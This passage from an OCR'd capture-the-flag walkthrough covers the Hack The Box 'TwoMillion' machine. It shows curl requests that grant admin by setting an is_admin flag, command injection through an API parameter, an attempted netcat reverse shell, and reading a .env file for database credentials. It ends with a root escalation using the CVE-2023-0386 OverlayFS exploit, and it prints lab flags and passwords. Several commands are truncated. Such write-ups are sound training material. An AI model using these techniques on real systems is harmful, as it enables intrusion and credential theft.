
```
curl -sv -X PUT http://2million.htb/api/v1/admin/settings/update --cookie
```

Here i’ve got a response of `HTTP/1.1 401 Unauthorized` which is interesting because that indicate that this endpoint is alive and working but it’s blocked probably because i dont have admin priviliages yet.




Then i’ve tried again without the `-s` for silent mode and `-v` for verbose, Onl the `-X` with `PUT` Http Request type. And this time i’ve got a response with JSON format with important hint in the message header payload says `Missing parameter: email` which indicate to me that there is another JSON paramter called `email` .

```
curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PH
```





I’ve sent costum data with the `--data` flag, That include the email parameter

```
curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PH
```



Then i've got another hint that there is `is_admin` JSON parameter that he can take as argument. I've pass that and got another response that says that this paramter accept's values of `1` or `0` boolean value, I've sent that again with the value of `"is_admin": 1` and got interesting output that seems like elevate my non-admin account privilages, I got to this assesment because i get positive response from the endpoint `/api/v1/admin/auth` that i've tried access before and got unsecsseful attempt.





Then i've try to see if the `username` JSON paramter use high privilage functions like `exec()` or `system()` which means that if it is, I can run RCE through that paramter.

```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHP
```

From that i've tried to run a base64 bash reverse shell to netcat but i didnt get a session.


```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHP
```

After couple of failed attempt's to achieve reverse shell, I recall that with the `.env` file that include Enviroment variables maybe i can get any data that could help me get access so i ran `cat .env` through the RCE and get response with database user creds.

```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHP
```

```
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

From here i've decided that after the reverse shell failed attempts i can simply run command to turn on the `SSH` service on the target host and simply connect through that. From there i found that flag on the file `user.txt`.



▼ **Answer**

```
d6a51cf16e9236d3d23dab18878209ea
```

▼ Q11. What is the email address of the sender of the email sent to admin?

▼ Thought process

From the question context i've did a research where mail services are located commonly on linux servers, I found that the most known location is `/var/mail` . I've needed to get to this location all via the remote RCE vulnerability i showed previously on the username PHP parameter that uses the high privilage function `exec()` or `system()` . On the /var/mail folder i found file called `admin.txt` which contains the email content.

```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHP
```

```
total 12
drwxrwsr-x  2 root  mail  4096 Jun  2  2023 .
drwxr-xr-x 14 root  root  4096 Jun  6  2023 ..
-rw-r--r--  1 admin admin  540 Jun  2  2023 admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
```

X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While

HTB Godfather


▼ **Answer**

ch4p@2million.htb

▼ Q12. What is the 2023 CVE ID for a vulnerability in that allows an attacker to move files in the Overlay file system while maintaining metadata like the owner and SetUID bits?

▼ **Thought process**

I've found the CVE ID through ChatGPT



▼ **Answer**

CVE-2023-0386


▼ Q13. Submit the flag located in root's home directory.

▼ Thought process

By the context of the question i undertood that there is a `root` user on that host. I ran this command to check if there is a files or directories that has root privilages that can be used by lower privilages users but execute as the owner of the file as `root`.

```
find / -perm -4000 -type f 2>/dev/null
```

I saw those CVE folders which sounds familiar from the previous question about OverlayFS Vulnerability on linux systems. I `cd` into this directory and saw couple of interesting folders that contain the CVE exploits files, I didn't know how to use that exploit so i check investigated that and saw the exploit page on github which explain how to use that.



```
admin@2million:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Jul 23 19:40 .
drwxrwxr-x 6 root   root     4096 Jul 23 06:44 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo
 <command>".
See "man sudo_root" for details.
```

From this position i take decision to try change the password for the `root` user with the `passwd` command followed by `sudo` privilages gained by the exploit.

```
root@2million:/tmp/CVE-2023-0386# sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
```

And i've navigated to the `root` home directory and found the flag.

```
root@2million:/root# ls
root.txt  snap  thank_you.json
root@2million:/root# cat root.txt
07c73ef5f4e99dc142e403654ccee2f9
```

▼ **Answer**

07c73ef5f4e99dc142e403654ccee2f9

▼ Q14. [Alternative Priv Esc] What is the version of the GLIBC library on TwoMillion?

▼ Thought process

The `GLIBC` libary is a libary written in `C` programming language and he is realted to verious of basic tasks that executed by the functionaility of the `GLIBC C` libary. I found the version by this command.

```
ldd --version
```

▼ Answer

```
2.35
```

▼ Q15. [Alternative Priv Esc] What is the CVE ID for the 2023 buffer overflow vulnerability in the GNU C dynamic loader?

▼ Thought process

I've did a research on google by the keywords `2023 buffer voerflow GNU C dynamci loader` and fonund a related link to **here** which give a detailed information about the `CVE` and the `CVE` number itself.

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2023-4911 Detail

Description

A buffer overflow was discovered in the GNU C Library's dynamic loader ld.so while processing the G
This issue could allow a local attacker to use maliciously crafted GLIBC_TUNABLES environment var
permission to execute code with elevated privileges.

▼ **Answer**

CVE-2023-4911